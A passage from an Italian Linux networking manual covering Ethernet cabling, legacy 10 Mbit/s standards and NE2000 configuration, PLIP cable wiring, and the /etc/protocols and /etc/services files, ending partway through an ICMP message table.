
Figura 256.6. Situazione comune, in cui i cavi UTP sono tutti diretti.

In questo modo, i cavi usati per le connessioni sono tutti di tipo diretto. Tuttavia, volendo provare a usare la porta *up link* per collegare l'interfaccia di rete di un elaboratore normale, si deve usare un cavo incrociato, come si vede nella figura 256.7.

Figura 256.7. Utilizzo della porta *up link* per un collegamento attraverso cavo incrociato.

Si osservi che spesso l'uso della porta *up link* preclude l'utilizzo di una delle porte normali (di solito la prima). Eventualmente si può verificare nella documentazione del commutatore di pacchetto.

Così come dovrebbe essere possibile collegare un elaboratore alla porta *up link* attraverso un cavo incrociato, dovrebbe essere possibile collegare due commutatori di pacchetto tra due porte normali.

Figura 256.8. Collegamento tra due commutatori di pacchetto, usando solo le porte normali, con un cavo incrociato.

256.3.2 Router specifici e componenti simili

Quando si collegano dei componenti attraverso cavi UTP, come dei router specifici (quali i router ADSL), per sapere se si deve utilizzare un cavo diretto o un cavo incrociato, basta verificare se questi possono essere collegati alla scheda di rete di un elaboratore con un cavo diretto. Se ciò si verifica, nel caso di collegamento a un commutatore di pacchetto, occorre usare la porta *up link* oppure occorre usare un cavo incrociato per il collegamento con una porta normale.

Figura 256.9. Collegamento di un router in una scatola chiusa.

256.4 Riferimenti

- Paul Gortmaker, *Ethernet-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*, UTET, edizione Scuola superiore G. Reiss Romoli, 1997

Capitolo 257

Hardware di rete più vecchio

Le reti Ethernet a 10 Mbit/s e altri metodi di connessione tra gli elaboratori sono decisamente superati, ma può capitare di doverne avere a che fare, magari per il solo piacere di ripristinare dell'hardware del passato.

257.1 IEEE 802.3/ISO 8802.3: dal cavo coassiale al cavo UTP

Le connessioni più comuni a 10 Mbit/s, secondo lo standard IEEE 802.3, prevedono l'uso di cavi coassiali o di cavi UTP. Nel caso del cavo coassiale ne sono stati usati due tipi, distinti nel gergo con gli aggettivi *thick* e *thin*. Nel caso del cavo UTP, è da segnalare che per le connessioni a 10 Mbit/s, ha meno fili, rispetto alla versione per velocità da 100 Mbit/s.

Il collegamento coassiale di tipo «sottile» (*thin*), usato negli anni 1980, richiede l'uso di un cavo con impedenza da 50 ohm (di solito si tratta del noto cavo RG58) che viene usato per connettere ogni scheda attraverso un connettore BNC a «T». Il cavo può raggiungere una lunghezza massima di 180 m circa. Alla fine di entrambi i capi di questo cavo si deve inserire un terminatore resistivo (non induttivo) da 50 ohm. L'unico svantaggio di questo tipo di collegamento è che durante il funzionamento della rete, il cavo non può essere interrotto.

Figura 257.1. Cavo coassiale RG58, connettori a «T» e terminatori resistivi.

A seconda del tipo di connessione prescelto per la rete Ethernet, si hanno delle limitazioni sulla lunghezza massima del cavo utilizzato. In base a questi limiti, per distinguere il tipo di connessione si utilizzano i nomi 10base2 per la connessione sottile e 10base5 per la connessione normale. Nel caso di connessione attraverso cavo UTP, si utilizza il nome 10baseT.

Tabella 257.2. Caratteristiche delle connessioni Ethernet e lunghezze massime dei cavi.

Ethernet	Velocità	Connessione	Distanza	Descrizione
10base5	10 Mbit/s	*thick* RG213	≤ 500 m	Richiede il *vampire tap*.
10base2	10 Mbit/s	*thin* RG58	< 200 m	Cavo passante con connettore a «T».
10baseT	10 Mbit/s	UTP	< 100 m	Richiede un ripetitore o un commutatore di pacchetto.

257.1.1 Esempio di configurazione della scheda NE2000 con il kernel Linux

La scheda Ethernet a 10 Mbit/s, storicamente più diffusa negli anni 1990, è stata la NE2000 insieme a tutti i suoi cloni. Si tratta di una scheda ISA a 16 bit e richiede che le sia riservato un indirizzo IRQ e un indirizzo di I/O. Ciò a differenza di altre schede che possono richiedere anche una zona di memoria.[1]

La configurazione predefinita tradizionale di una NE2000 è IRQ 3 e I/O 300_{16} che però la mette in conflitto con la seconda porta seriale a causa dell'indirizzo IRQ. Diventa quindi necessario cambiare questa impostazione attraverso lo spostamento di ponticelli sulla scheda, o l'uso di un programma di configurazione, di solito in Dos.

Il kernel Linux deve essere stato predisposto per l'utilizzo di questo tipo di schede e durante l'avvio è normalmente in grado di identificarne la presenza. L'esistenza di una scheda NE2000 viene verificata in base alla scansione di alcuni indirizzi I/O e precisamente: 300_{16}, 280_{16}, 320_{16} e 340_{16}.[2] Se la scheda è stata configurata al di fuori di questi valori, non può essere individuata, a meno di utilizzare un'istruzione apposita da inviare al kernel prima del suo avvio. Quando si vogliono utilizzare più schede nello stesso elaboratore è necessario informare il kernel attraverso un parametro composto nel modo seguente:

```
ether=irq,indirizzo_i/o,nome
```

- ***irq***

  Rappresenta il numero decimale di IRQ.

- ***indirizzo_i/o***

  Rappresenta l'indirizzo di I/O di partenza da utilizzare, espresso in esadecimale.

- ***nome***

  Rappresenta il nome da abbinare all'interfaccia. Trattandosi di schede Ethernet, il nome è '**eth*n***', dove ***n*** rappresenta un numero a partire da zero.

Per esempio, se si installano due schede configurate rispettivamente come IRQ 11, I/O 300_{16} e IRQ 12, I/O 320_{16}, si può utilizzare l'istruzione seguente da inviare a un kernel Linux:

```
ether=11,0x300,eth0 ether=12,0x320,eth1
```

Per controllare se le schede installate sono rilevate correttamente dal kernel basta leggere i messaggi iniziali, per esempio attraverso ‘**`dmesg`**’.

Ci sono comunque molte altre possibilità di configurazione e per questo conviene leggere *Ethernet-HOWTO* di Paul Gortmaker.


257.2 IEEE 802.3/ISO 8802.3: ripetitori, e limiti di una rete

Il ripetitore è un componente che collega due reti intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Nella tecnologia usata per i 10 Mbit/s è normale l’uso di ripetitori, sia per allungare una rete locale, sia per raccogliere i collegamenti UTP di un gruppo di elaboratori.

L’uso dei ripetitori in una rete è sottoposto a delle limitazioni, che richiedono calcoli complessi, ma generalmente si fa riferimento a dei modelli approssimativi già pronti, che stabiliscono delle limitazioni più facili da comprendere e gestire.


257.2.1 10base5 senza ripetitori

La connessione 10base5, senza la presenza di ripetitori, prevede l’uso di un cavo coassiale RG213 (*thick*, cioè grosso), da 50 ohm, con una lunghezza massima di 500 m, terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti i ricetrasmettitori, o MAU (*Medium attachment unit*), che si collegano al cavo attraverso il *vampire tap* (una sorta di ago che si insinua nell’anima del cavo, senza creare cortocircuiti) e a loro volta sono collegati alla scheda di rete con un cavo apposito. I vari ricetrasmettitori possono essere al massimo 100 e la distanza sul cavo, tra uno qualunque di questi e il successivo, è al minimo di 2,5 m.

Figura 257.4. Regole per una rete 10base5 senza ripetitori.

Come si può intuire, se il tratto di cavo coassiale non è continuo, ma ottenuto dalla giunzione di più pezzi, la lunghezza massima deve essere diminuita.

257.2.2 10base2 senza ripetitori


La connessione 10base2, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG58 (*thin*, cioè sottile), da 50 ohm, con una lunghezza massima di 180 m (quasi 200 m, da cui il nome 10base2), terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti dei connettori BNC a «T», attraverso cui collegare un ricetrasmettitore MAU, o direttamente una scheda che incorpora tutte le funzionalità. Le varie inserzioni poste nella rete possono essere un massimo di 30, poste a una distanza minima di 0,5 m lungo il cavo.

Figura 257.5. Regole per una rete 10base2 senza ripetitori.

257.2.3 10baseT


La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare almeno un ripetitore multiplo, ovvero un *hub* passivo. Le caratteristiche del cavo utilizzato per la connessione 10baseT non sono uniformi e perfettamente standardizzate, tuttavia, generalmente si può raggiungere una lunghezza massima di 100 m.

257.2.4 Regole elementari di progettazione

La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo quattro ripetitori, utilizzando cinque segmenti (cavi), di cui al massimo tre di tipo coassiale (RG58 o RG213).

Figura 257.6. Esempio di configurazione massima con quattro ripetitori, tre segmenti coassiali e due segmenti 10baseT.

La figura 257.6 mostra una situazione molto semplice, in cui tre segmenti 10base2 o 10base5 collegano tra loro quattro ripetitori che poi si uniscono all'esterno con un segmento 10baseT. La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni.

Eventualmente, in base alle regole date, anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

Figura 257.7. Esempio di configurazione massima in cui, pur apparendo cinque ripetitori, tra due stazioni ne vengono attraversati al massimo quattro. I ripetitori agli estremi dispongono di più connessioni 10baseT.

Si può osservare che, negli esempi mostrati, i collegamenti UTP sono sempre solo di tipo 10baseT. Ciò dipende dal fatto che con lo standard dei cavi coassiali non si possono raggiungere velocità superiori. Pertanto, di norma, se si intende usare collegamenti basati su cavi in rame, il cavo coassiale viene abbandonato e ci si limita al cavo UTP, pur con i suoi limiti di lunghezza.

257.2.5 Commutatori di pacchetto o «switch»

I commutatori di pacchetto, o *switch*, sono diversi dai ripetitori generici, o *hub* passivi, in quanto i primi si comportano come dei bridge. In questo senso non sono sottoposti alle limitazioni dei ripetitori, soprattutto per quanto riguarda la condivisione del ***dominio di collisione***. Infatti, un bridge è in grado normalmente di determinare se una stazione si trova in un collegamento o meno; in questo modo, i pacchetti possono essere filtrati, impedendo di affollare inutilmente i collegamenti che non ne sono interessati.

257.3 PLIP

Due elaboratori possono essere connessi utilizzando le porte parallele. Si ottiene in questi casi una connessione PLIP.[3] La gestione della comunicazione PLIP avviene direttamente nel kernel che deve essere stato compilato opportunamente per ottenere questa funzionalità.

Le porte parallele possono essere fondamentalmente di due tipi: quelle normali e quelle bidirezionali. Per questa ragione, in origine sono stati utilizzati due tipi di cavo. Attualmente però, l'unico cavo considerato standard è quello incrociato adatto a tutti i tipi di porta parallela.

L'utilizzo del cavo bidirezionale, considerato sconsigliabile, ma di cui si trova ancora traccia nelle documentazioni, implica qualche rischio in più di danneggiamento delle porte parallele.

Segue lo schema del cavo per la connessione PLIP (si può consultare anche il capitolo 89). Eventualmente si può anche leggere il contenuto del file '***sorgenti_linux***`/drivers/net/README1.PLIP`' che è fornito insieme al kernel Linux.

Cavo parallelo incrociato.

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Data Bit 0	2	15	*Error*
Data Bit 1	3	13	*Select*
Data Bit 2	4	12	*Paper Out*
Data Bit 3	5	10	*Acknowledge*
Data Bit 4	6	11	*Busy*
Acknowledge	10	5	*Data Bit 3*
Busy	11	6	*Data Bit 4*
Paper Out	12	4	*Data Bit 2*
Select	13	3	*Data Bit 1*
Error	15	2	*Data Bit 0*
Signal Ground	25	25	*Signal Ground*

257.3.1 Problemi con le porte parallele

Le porte parallele non sono tutte uguali: i problemi maggiori potrebbero presentarsi con le porte degli elaboratori portatili, o comunque quelle incorporate nella scheda madre dell'elaboratore. In questi casi, la loro configurazione dovrebbe essere gestita attraverso un programma contenuto nel firmware (il BIOS) ed è importante verificare tale configurazione.

La configurazione riguarda generalmente l'indirizzo di I/O, eventualmente anche il numero di IRQ. Alcune configurazioni potrebbero prevedere l'impostazione della porta come «normale» o «bidirezionale». Se si può scegliere, è opportuno che la porta sia normale.

A questo punto si pone il problema del riconoscimento della porta da parte del kernel. Se il file principale del kernel incorpora la gestione del protocollo PLIP, l'interfaccia dovrebbe essere individuata automaticamente e in modo corretto (riguardo alla sua configurazione effettiva). Eventualmente si può inviare un messaggio al kernel Linux attraverso il meccanismo dei parametri di avvio (capitolo 68). Anche nel caso dell'utilizzo di un modulo, il rilevamento dell'interfaccia dovrebbe avvenire in modo corretto. Però ci sono situazioni in cui ciò non può avvenire, specialmente nel caso di utilizzo di dischetti di installazione di una distribuzione GNU/Linux (capitolo 69).

In tutti i casi in cui è necessario fornire al kernel le caratteristiche hardware dell'interfaccia parallela, è indispensabile indicare sia l'indirizzo di I/O, sia il numero di IRQ. Se si indica un numero di IRQ errato, si rischia di ottenere il funzionamento intermittente dell'interfaccia, cosa che magari potrebbe fare pensare ad altri problemi.

257.4 Riferimenti

- Paul Gortmaker, *Ethernet-HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*, UTET, edizione Scuola superiore G. Reiss Romoli, 1997

[1] ISA sta per *Industry standard architecture* e si riferisce al bus utilizzato dai primi «PC».

[2] In passato veniva fatta anche la scansione dell'indirizzo 360_{16}, ma l'utilizzo di questo, dal momento che poi si estende fino a $37F_{16}$, porterebbe la scheda di rete in conflitto con la porta parallela standard che di solito si trova nella posizione 378_{16}.

[3] Per questioni tecniche, la connessione PLIP consente l'uso di protocolli IPv4, ma non di IPv6.

Capitolo 258

Definizione dei protocolli e dei servizi

Prima ancora di analizzare sommariamente il funzionamento dei protocolli IP, è opportuno portare l'attenzione a due file di configurazione che di solito sono già stati predisposti correttamente dalle varie distribuzioni GNU/Linux: si tratta di '`/etc/protocols`' e '`/etc/services`'. Normalmente non ci si accorge nemmeno della loro presenza, ma la loro mancanza, o l'indicazione errata di alcune voci pregiudica seriamente il funzionamento elementare delle reti IP.

258.1 Protocolli di trasporto e di rete

I protocolli di comunicazione possono inserirsi a diversi livelli nella stratificazione del modello di rete ISO-OSI (presentato nel capitolo 254). Quelli riferiti ai livelli di ***trasporto*** e di ***rete*** sono classificati nel file '`/etc/protocols`' che alcuni programmi hanno la necessità di consultare. Di solito non c'è la necessità di modificare questo file che però deve essere presente quando si utilizzano programmi che accedono alla rete. Segue un estratto abbreviato di questo file:

```
ip          0   IP              # internet protocol, pseudo protocol number
icmp        1   ICMP            # internet control message protocol
…
tcp         6   TCP             # transmission control protocol
…
udp         17  UDP             # user datagram protocol
…
ipv6        41  IPv6            # IPv6
…
ipv6-icmp   58  IPv6-ICMP       # ICMP for IPv6
…
```

258.2 Servizi

I protocolli TCP e UDP inseriscono il concetto di porta di comunicazione. Per la precisione, ogni pacchetto TCP o UDP, contiene una porta mittente e una porta di destinazione. Naturalmente, al livello IP vengono anche aggiunte le indicazioni dell'indirizzo IP del mittente e del destinatario.

Perché un pacchetto possa essere ricevuto da un destinatario, occorre che questo sia in ascolto proprio sulla porta prevista, altrimenti il pacchetto in questione non raggiunge il suo obiettivo. In generale, un'applicazione che deve svolgere un servizio attraverso la rete, deve stare in ascolto sempre della stessa porta, in modo tale che chi vuole accedervi sappia come farlo. Dall'altra parte, un'applicazione che vuole accedere a un servizio, deve aprire per conto proprio una porta locale qualsiasi, purché non utilizzata, iniziando poi a inviare dei pacchetti TCP o UDP (in base alle caratteristiche del protocollo al livello superiore) presso l'indirizzo e la porta del servizio. Si intende che l'applicazione che svolge il servizio sappia a quale porta rispondere perché questa informazione è parte dei pacchetti TCP e UDP.

Figura 258.2. Viaggio di un pacchetto UDP o TCP: «*n*» è la porta di origine; «*m*» è la porta di destinazione.

nodo A — pacchetto UDP o TCP da «A:n» diretto a «B:m» → nodo B





Figura 258.3. Andata e ritorno per le connessioni che prevedono l'uso delle porte: «*n*» è la porta usata nel nodo «A»; «*m*» è la porta usata nel nodo «B».

nodo A — pacchetto di andata da «A:n» diretto a «B:m» → nodo B



nodo A ← pacchetto di ritorno da «B:m» diretto a «A:n» — nodo B

I servizi di rete sono offerti attraverso protocolli al quinto livello del modello ISO-OSI, ovvero a livello di sessione, utilizzando nello strato inferiore (TCP o UDP) delle porte ben conosciute, che tendono così a confondersi con il servizio stesso. Per esempio, la porta 23 viene usata per il protocollo TELNET, pertanto tende a essere identificata con il servizio corrispondente.

Figura 258.4. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1 083.

cliente HTTP — servente HTTP

nodo A — pacchetto di andata da «A:1083» diretto a «B:80» → nodo B

nodo A ← pacchetto di ritorno da «B:80» diretto a «A:1083» — nodo B

Generalmente, nei sistemi Unix le porte che gli applicativi devono utilizzare per stare in ascolto in attesa di richieste di connessione sono elencate nel file '`/etc/services`'. Il file in questione serve anche ai programmi che accedono ai servizi (sia locali, sia remoti), per sapere quale porta interpellare.

Il file '`/etc/services`' viene utilizzato in particolare da Inetd, per interpretare correttamente i nomi di tali servizi indicati nel suo file di configurazione '`/etc/inetd.conf`' (297.2).

Spesso, nel file '`/etc/services`' si annotano due righe per ogni porta: una nel caso di utilizzo del protocollo TCP e l'altra nel caso di UDP. Questo può succedere anche quando il servizio corrispondente fa sempre uso di uno solo dei due protocolli.

Segue un estratto molto breve del file in questione, in cui si può vedere la definizione di servizi di uso comune:

```
ftp-data        20/tcp
ftp             21/tcp
...
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
telnet          23/tcp
smtp            25/tcp          mail
...
```

```
domain          53/tcp          nameserver      # name-domain server
domain          53/udp          nameserver
…
www             80/tcp          http            # WorldWideWeb HTTP
www             80/udp                          # HyperText Transfer Protocol
…
pop3            110/tcp         pop-3           # POP version 3
pop3            110/udp         pop-3
…
irc             194/tcp                         # Internet Relay Chat
irc             194/udp
…
x11             6000/tcp        x11-0           # X windows system
x11             6000/udp        x11-0           # X windows system
…
```

258.3 Messaggi ICMP

Più o meno allo stesso livello dei protocolli TCP e UDP, si affianca il protocollo ICMP, il quale non dispone di porte, ma di ***messaggi***, definiti attraverso un codice numerico, composto da un tipo e da un eventuale sottotipo.

Tabella 258.6. Messaggi ICMP comuni.

Tipo	Codice	Nome	Chi lo utilizza
0		echo-reply	risposta a un ping (pong)
1			
2			
3		destination-unreachable	traffico TCP e UDP
3	0	network-unreachable	
3	1	host-unreachable	
3	2	protocol-unreachable	
3	3	port-unreachable	
3	4	fragmentation-needed	
3	5	source-route-failed	
3	6	network-unknown	
3	7	host-unknown	
3	8		
3	9	network-prohibited	
3	10	host-prohibited	
